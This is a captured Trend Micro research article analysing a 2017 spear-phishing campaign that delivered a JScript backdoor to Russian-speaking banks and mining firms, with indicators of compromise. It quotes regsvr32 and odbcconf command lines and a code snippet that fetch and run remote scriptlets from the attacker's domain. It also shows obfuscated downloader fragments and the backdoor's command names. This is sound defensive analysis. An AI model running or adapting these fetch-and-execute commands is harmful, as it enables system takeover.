

Business



Malware

Emails with Backdoor Targets Russian Businesses

A malicious email campaign against Russian-speaking enterprises is employing a combination of exploits and Windows components to deliver a new backdoor that allows attackers to take over the affected system

By: Lenart Bermejo, Ronnie Giagone, Rubio Wu, Fyodor Yarochkin August 07, 2017 Read time: 4 min (1113 words)









A malicious email campaign against Russian-speaking enterprises is employing a combination of exploits and Windows components to deliver a new backdoor that allows attackers to take over the affected system. The attack abuses various legitimate Windows components to run unauthorized scripts; this is meant to make detection and blocking more challenging, particularly by whitelisting-based solutions.

We've observed at least five runs from June 23 to July 27, 2017, each of which sent several malicious emails per target. Affected industries were financial institutions, including banks, and mining firms. Of note is how the attackers diversified their tactic—sending different emails for each run, per target.

The earliest sample of the malicious dynamic-link library (DLL) file related to these attacks was uploaded to VirusTotal last June 6, 2017. This somewhat coincides with the spate of emails we saw during the period between the last week of June and July 27, 2017.

We're inclined to think that these attacks are still ongoing. Their limited distribution and specificity in social engineering lures are red flags that may indicate they are a spear-phishing campaign.

pour améliorer la navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil <u>Paramètres des cookies</u>

Autoriser tous les cookies




Figure 1. The malicious email campaign's attack chain






Figure 2. Different malicious emails sent to one target (timeline from left to right, clockwise)



sample email sent to a mining firm

The infection chain starts with emails with addresses designed to make it look like they're from actual sales and billing departments. One sample we found used the subject line, Правила подключения к шлюзу, which translates to "Rules for connecting to the gateway." Another has the subject line, Оплата госпошлин, which means "Payment of state duties."

These emails contain an attachment that takes the form of a .DOC file with various file names. Two of the file names we've seen used are Инструкция для подключения клиентов.doc (Instructions for connecting clients) and Заявление на оплату услуги .doc (Application for payment of the service).



TREND Business



These files are actually a malformed Rich Text Format (RTF) file Trend Micro detects as TROJ_EXPLOYT.JEJORC. These exploit a vulnerability (CVE-2017-0199) in Microsoft Office's Windows Object Linking and Embedding (OLE) interface. We've actually seen other threat actors leveraging this security flaw.

The exploit code downloads what is supposedly an XLS file from hxxps://wecloud[.]biz/m11[.]xls. This domain, to which all of the URLs used by this attack point to, is controlled by the attacker and was registered in early July. This fake Excel spreadsheet file is embedded with malicious JavaScript. The Excel header will actually be ignored and the file will be treated as an HTML Application file by mshta.exe, the Windows component that handles/opens HTA or HTML files.

```
C:\Users\\AppData\Local\Temp\a2803dde3aa2808839a3bea8b8e56a40cd57a56d75d698a2977efa94901a4474.hta
PK - 3 4 - D ! St. Z | !! D 1 [Content_Types] xml e 1
 1 "MOf@+ ti&b * 2W L Uz0Æ" o o M-ñ¼ CUE~dgûði JK* ¥Z½ À2iûl 3 fNJ-
iá y $$45 • $6V1 "e $$E09 NB ** y An el 80 j Y !! i BT (Æyn >v w + a *60 | Ø wiv f + (0 SL ½ p, q W è, U i DXÂûE; Q i % o
w,ä4+ Sñ^ %90ŒF°!! "Đ¼¹ B'ûgsldŽYÒdL¼uHûÃ9¢iÝ, "c+ 9• >(hVDÛ^5Ž'{Îb# "i-AÖâÍ7Ûto
99 PK 1 4 - 2! '+ ON1 21 _rels/rels ¢ 1 (1 Œ'ÛJ A †i| BaÉ}7Û "OÙDHiw"ēt _TM wn loù1/4/4£
°PÛ^æôçÊOÖ>f>Ô;§<- ~aYÕ Ø>`Gßkxm (• PYÈ[š,g GΰinoÖ/<'"]<Œ1«¢â³†A$>"f3°£\...ȾT°
S 'Î+ ôŒ«°¾ÇôW¹ ¾™ÚY igi@µÇX6_Ö# ]7+ ~ fiØË‰¹ È• aoÛ.b*ILÆr j)ŏ,+ 10Ĭ% 'b− 6àieÕŏD9_¿Ž.
% louce Z^1 tUeyC; !Y, T } {ûCf³/h> 99 PK 1 1 1 - □!|; -9" 1 1 word/rels/document.xml.rels e1
   -"MO,0+ †i&p• O»(| V] ܲ+ 5Ù«®ñŨ-Sh,-tÆ# þ½¹ 3 Ê¢• .Mf8¾ĬŎI»Z¿ÕUô₁
ÉåÆ⊤ .=loO.Y.,$m.+gA°⊤ ³ä£Ŏ T'Â!,MfQH±(XIÓ)qŽ*,Zbi+ °aG;_K ¥/x#Ŏ",€/'dÉ}?fefÎh" æ7ù),{m‼ Èi g;-
69 00010c0: at84 0dfb 5393 d964 t9cc 9bad 5c31 3709
270 00010d0: ea70 f561 ed3e a7b0 5307 5221 d516 9691
                                                               .p.a.>..S.R!..
271 00010e0: 0d3c 7363 7269 7074 3e66 756e 6374 696f
                                                               .<script>functio
                                                               n ok48Wbrzcc(uXw
272 00010f0: 6e20 6f6b 3438 5762 727a 6363 2875 5877
   0001100: 4546 2c20 7330 3175 4a37 3754 4b29 7b72
                                                               EF, s01uJ77TK){r
274 0001110: 6574 7572 6e20 7558 7745 462e 6368 6172
                                                               eturn uXwEF.char
   0001120: 4174 2873 3031 754a 3737 544b 293b 7d66
                                                               At(s01uJ77TK);}f
276 0001130: 756e 6374 696f 6e20 6558 4651 3228 6b47
                                                               unction eXFQ2(kG
   0001140: 4572 3529 7b76 6172 2067 7820 3d20 2222
                                                               Er5){var gx = }
    0001150: 3b20 7661 7220 6e6c 3833 424c
```

Figures 5 to 6. XLS file with header and JavaScript code

The JavaScript in *m11.xls* contains two PowerShell scripts. The first script will download and launch a decoy document, while the second will continue the infection chain by downloading another file.




Figure 7. Decoy document from the first PowerShell script

Figure 8. Content of newly downloaded file




Figure 9. Decrypted file

The JavaScript code in *m11.xls* will then execute the file using the following command line: odbcconf.exe /s /A {REGSVR C:\Users\Administrator\AppData\Roaming\{RANDOM\}.txt\}

This particular file (*odbcconf.exe*) is a normal executable that performs various tasks associated with Microsoft Data Access Components. The command above misuses this feature to execute the DLL file.

Upon execution, this DLL will drop a file in the *%AppData%* folder. This file is appended with a *.txt* extension. This is actually an SCT file (Windows scriptlet), which is normally used to declare variables, define expressions, and add functional codes in web pages. In this case, it has a malicious, obfuscated JScript file (JS_NAKJS.ZIEG-A).

```
B2E16529B7.txt - Notepad
                                                                                                         File Edit Format View Help
<!--992FA104E6973BDBBF2AD6AFAAB3B95C04E56A2AD239C679AEB30FC6B417B2A5EBD5A1C6D3749A2E/🗷
<component id="mopoRzPotDCHAbksvvCQkHuGhIXc9e" >
<registration
progid="1.p"
classid="{D86C6359-0E18-60B5-77D9-690805DCE3EF}" >

<script language="JScript" >
function oG(w8xq6hERLA){var qA8ewXhxf = "";var l6 = 0;for (l6 = w8xq6hERLA.length - 1
btspJ(i14louqs, ggd) {var rkSy = [];var h5 = "";var ihxa;var r9gqnYctM6;ihxa = 1;while "==wXKVkFZBVHkshZQoQFBhAHO8XRggEUcRkGHE0PVc3HDFRRZQQFrQVffpURwkludQyGmBhCVEkDIB1IGC")

ohJN5nEpR0QPRQDZURfulmCKgzwVpUFnxAeE5FVbhhDwZnBhJxQPRRAZEEeT8GCGMBWUkgV5hRaF4wwMxxAbJ
EGQQMhT/ZEIZ1FVdZAAdATHg8luutgXB5VJVAyHD1FRDIXR2lUPZNUEbRXLbEyGOlgBA8VXBN1PUBYXKX1WQU
81SNI1GDAVJa8GFQEBRbJ1w5cBKBcRHEJwTXJTFg81UUtQVEUOLA4iBHUhFOhUH4EBcLOkFSRRQO8nVtVgBGJ
RVPZ5FVFBQFUJYBuUVGaklFJVBMdAYHD1lAVXFCrRVZQIAAlXQBUNjBuUVGaklFJVBMdAYHD1lHb4AXichbRu
</script>
 </registration>
</component>
</package><!--7667A67C8D04ACE257F6296E38814C97138E0D9C1EDCE8D5AE5EDDFA12DE419A1CA36B0</pre>
```

Figure 10. Dropped XML file showing obfuscated downloader code

The DLL will execute the SCT file using the following command: regsvr32.exe /s /n /u

/i:"C:\Users\Administrator\AppData\Roaming\{RANDOM}.txt" scroBj.dll

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing. Cicular command uses the *Regsw32* (Microsoft Register Server) command-line utility, which is normally used



 $\mathsf{Q} \equiv$

WE VE SEEN IL COMBINED WITH DUDCEDING. EXE.

The above command, once deobfuscated, will execute *another* XML file, which is downloaded from *hxxps://wecloud[.]biz/mail/changelog[.]txt*. This file serves as the main backdoor.

```
function hit() {
   var x1;
   var Note;
   var xStore;
   var Sp;
   var saveTo;
   var xx1 = rsvr + " /s /n /u /i:";
   var xx2 = " scroBj.dll";
   var mLink = "https://wecloud.biz/mail/changelog.txt";
   var comm = xx1 + mLink + xx2;
   if (xGo(comm) === true) {
      waitfor(1, 0);
   }
}
```

Figure 11. Constructing the command to launch the final payload

The same command format is used to launch the final payload (JS_GETFO.ZHEG-A). Note that because of the /i switch, the code is directly gathered from a URL: regsvr32.exe /s /n /u /i: hxxps://wecloud[.]biz/mail/changelog[.]txt scroBj.dll

This is another SCT file with obfuscated JavaScript code that contains backdoor commands, which essentially allow attackers to take over an infected system. It attempts to connect to its C&C server at https://wecloud[.]biz/mail/ajax[.]php and retrieve tasks to carry out, some of which are:

```
    d&exec = download and execute PE file
    gtfo = delete files/startup entries and terminate
    more_eggs = download additional/new scripts
    more_onion = run new script and terminate current script
    more_power = run command shell commands
```

Mitigation

While the later stages of the infection chain required the use of various Windows components, the entry point still involves the use of a Microsoft Office exploit. Patching and keeping software up-to-date will protect users. Alternately, employing firewalls, intrusion detection and prevention systems, virtual patching, and URL categorization, as well as enforcing robust patch management policies, will significantly reduce the system's attack surface.

Apart from enforcing the principle of least privilege, system administrators should also consider disabling system components that aren't necessary to the user's tasks. Another option is to blacklist possible command interpreters





identified and unknown vulnerability exploits even before patches are even deployed. Trend Micro's endpoint solutions such as Trend Micro™ Smart Protection Suites, and Worry-Free™ Business Security protect end users and businesses from these threats by detecting and blocking malicious files and all related malicious URLs.

Indicators of Compromise (IoCs):

Related hashes detected as TROJ_EXPLOYT.JEJORC (SHA-256):

25c46c068dbee7bd77cf762ed140c80ddaf439d118f51080e92478f982848a30 2d23b519931072632b8b6c0c9560d95414dd1639df895694dff7e5ea19fe5182

Related hash detected as TROJ_DROPNAKJS.ZGEG-A (SHA-256):

• 52d69c91fba8435398870d480f37e87f0a9f7ee721473c98659f5b94b1c91abb

Malicious DLLs detected as TROJ_DROPNAKJS.ZGEG-A (SHA-256):

ff94ded03a42857c7c534229859b99e034745177184791df3084b6dde66b29e6
0a424531b7c46a72a6f1e2b5a0449b487d30b2f5389a2b86720e278f07ae976b
4e73334972d6b01650c572fd58596479e68edeb8337962a19e0a76579a9b4ecc
81c400f0345b5b84fc484b4446b1b7fec5598083056c8012a308f8d38d44667e
727e28c21462cdd3f28991305d16063c871c64674edae061f95e16c9f474fe13
cb7f5dd7b0d6465a2d0b83042154f4329f6b7b2727c5ed17b95d777e43f437e1

URLs related to the malicious email campaign:

- hxxps://mail[.]webmaster-1[.]kz/include/changelog[.]txt
- hxxps://getupdates[.]kz/ch582/changelog[.]txt
- hxxps://address-in[.]kz/client/changelog[.]txt
- hxxp://mail[.]maincdn[.]biz/s1/v111[.]xls
- hxxps://mail[.]maincdn[.]biz/info/changelog[.]txt
- hxxps://mail[.]maincdn[.]biz/s1/p11[.]db

Tags

Malware | Endpoints | Research

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

Authors



Business



Ronnie Giagone

Threats Analyst

Rubio Wu

Threats Analyst

Fyodor Yarochkin

Sr. Threat Researcher

CONTACT US

SUBSCRIBE

Related Articles

<u>Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis</u>

<u>Attacker Abuses Victim Resources to Reap Rewards from Titan Network</u>

<u>Unveiling Earth Kapre aka RedCurl's Cyberespionage Tactics With Trend Micro MDR, Threat Intelligence</u>

See all articles >

Experience our unified platform for free

Claim your 30-day trial

Resources

Blog Newsroom

Threat Reports

Find a Partner

Support

Business Support Portal About Us

Contact Us Careers

Downloads Locations

Free Trials Upcoming Events

Trust Center

About Trend

Country

Headquarters

Trend Micro -

United States (US)

225 East John

Carpenter

Freeway


Suite 1500

Irving, Texas

75062

Phone: +1 (817)

569-8900



Emails with Backdoor Targets Russian Businesses | Trend Micro (US) - 02/11/2024 16:01 https://www.trendmicro.com/en_us/research/17/h/backdoor-carrying-emails-set-sights-on-russian-speaking-businesses.html



 $Q \equiv$